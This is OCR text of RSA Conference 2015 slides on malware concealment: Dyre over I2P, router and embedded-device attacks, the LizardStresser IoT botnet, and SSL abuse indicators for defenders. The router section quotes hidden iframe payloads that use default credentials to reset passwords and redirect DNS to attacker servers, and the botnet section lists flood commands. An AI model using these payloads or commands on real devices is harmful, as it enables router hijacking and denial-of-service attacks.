
- I2P = "Invisible Internet Project"
- Dyre started using it in February
  - (but "rudimentary and buggy" – Andrew Brandt, Blue Coat blog)
- By March, working well
- (i.e., the Bad guys are aggressively pursuing new "fog machines"…)



RSAConference2015

San Francisco | April 20-24 | Moscone Center

Hiding where nobody looks: Embedded systems



What Year is This?

CVE-????-0329	Hardcoded telnet password
CVE-????-2321	Unauth web request can enable telnet
CVE-????-2718	MitM, unverified integrity of firmware download
CVE-????-4018	Default password of admin
CVE-????-4154	Password can be obtained via unauth web request
CVE-????-4155	CRSF attack to change admin password
CVE-????-7270	CSRF attack to hijack authentication
CVE-????-9019	Multiple CRSF attacks
CVE-????-9020	XSS into domain parameter
CVE-????-9021	Multiple XSS (Too many cooks)
CVE-????-9027	Multiple CSRF
CVE-????-9183	Default password of admin
CVE-????-9184	Auth bypass
CVE-????-9222	Remote escalation via Cookie (Misfortune cookie)
CVE-????-9223	Buffer overflow, possible remote execution
CVE-????-9583	Auth bypass via crafted packet to port 9999
CVE-????-1437	XSS via flag parameter

SOHOpelessly Broken

```
34  <!--
35  modem 192.168.0.1  /DSL-500G Admin Login/ admin:admin
36  -->
37  <iframe  src="http://admin:admin@192.168.0.1/Action?id=59&dns_status=1&p_DNS=134.19.176.13&a_DNS=173.208.175.178&cmdSubmit.x=25&cmdSub
38  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/Action?id=90&dest_addr=1&ip=&igmp=0&cmdReboot=Save+and+Reboot" frame
```

```
120  modem 192.168.0.1 Realtron WebServer 1.1
121  -->
122  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/form2Dns.cgi?dnsMode=1&dns1=134.19.176.13&dns2=173.208.175.178&dns3=
```


```
1004  modem 10.1.1.1 /dlink/ admin:DLKT20090202
1005  -->
1006  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/password.cgi?sysPassword=E48gV46hMm" frameborder="0"></iframe>
1007  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/dnscfg.cgi?dnsPrimary=134.19.176.13&amp;dnsSecondary=173.208.175
```

```
4148  <iframe  width="0" height="0" src="http://admin@201.27.208.198/wan_poe.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4149
4150  <iframe  width="0" height="0" src="http://admin@201.27.208.198/h_wan_dhcp.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4151
```

Lizard Squad

- Hacker group known for their DDoS capabilities
- Notable DDoS attacks
  - League of Legends
  - Destiny
  - PlayStation
  - Xbox Live
  - North Korea

LizardStresser



- DDoS services sold as LizardStresser
- Supported by botnet of IoT devices
- Can run on ARM, MIPS, MIPS-el, SH, PPC, i386, and amd64 systems
- Very low detection rate in VT for most versions

Listener Bot

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 162.219.xxx.xxx port=80,time=60

http 188.165.xxx.xxx host=_____.com,time=600

http 188.165.xxx.xxx host=_____.com,time=600

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 184.106.xxx.xxx port=80,min=500,max=750,time=15

mineloris 198.xxx.xxx.147 host=play.the_____.com,time=30

udp 198.50.xxx.xxx port=25565,min=750,max=1000,time=30

mineloris 198.50.xxx.xxx host=play.the_____.com,time=30

udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30

udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30

mineloris 104.149.xxx.xxx host=play.____pvp.net,time=30

syn 104.149.xxx.xxx time=30,port=25565


Who's Targeting Embedded Devices?

- Script kiddie groups
  - DDoS botnets
- Malvertising groups
  - DNS hijacking
  - MiTM attacks
- Organized crime
  - Steal banking credentials via MiTM
- Nation states
  - Anonymous proxy networks

RSAConference2015


San Francisco | April 20-24 | Moscone Center

Clearing the Fog



Weird SSL Ports

- Dyre's SSL communications use many ports:



SSL Certificate Laziness

- CTB-Locker attack used HTTPS, but poorly…
- Your browser would show error messages if browsed directly
  - (the MW doesn't care, of course!)
  - *scolapedia.org* uses an invalid security certificate:
    - The certificate is only valid for ssl10.ovh.net (Error code: **ssl_error_bad_cert_domain**)
  - *ohayons.com* uses an invalid security certificate:
    - The certificate expired on 07/24/2011. (Error code: **sec_error_expired_certificate**)
  - *voigt-its.de* uses an invalid security certificate:
    - The certificate is not trusted because it is self-signed. (Error code: **sec_error_untrusted_issuer**)

SSL Abuse Indicators

- Keep an eye out for:
  - SSL traffic that isn't on port 443
  - Non-SSL traffic that is using port 443
  - SSL trying to use invalid certificates (non-matching domain)
  - SSL trying to use expired certificates
  - SSL trying to use self-signed certificates
- (and set some policy at your gateway…)

Embedded Systems

- Do you even look bro?
  - Put your devices behind a packet sniffer once in a while
  - Are you running the latest firmware, or do you even know?
- Pressure manufacturers to think “secure lifecycle”
  - “After careful analysis, Seagate has confirmed that the vulnerability on our Business Storage NAS products is low risk… Seagate will be issuing a software patch for download expected May, 2015.” -- Seagate

Questions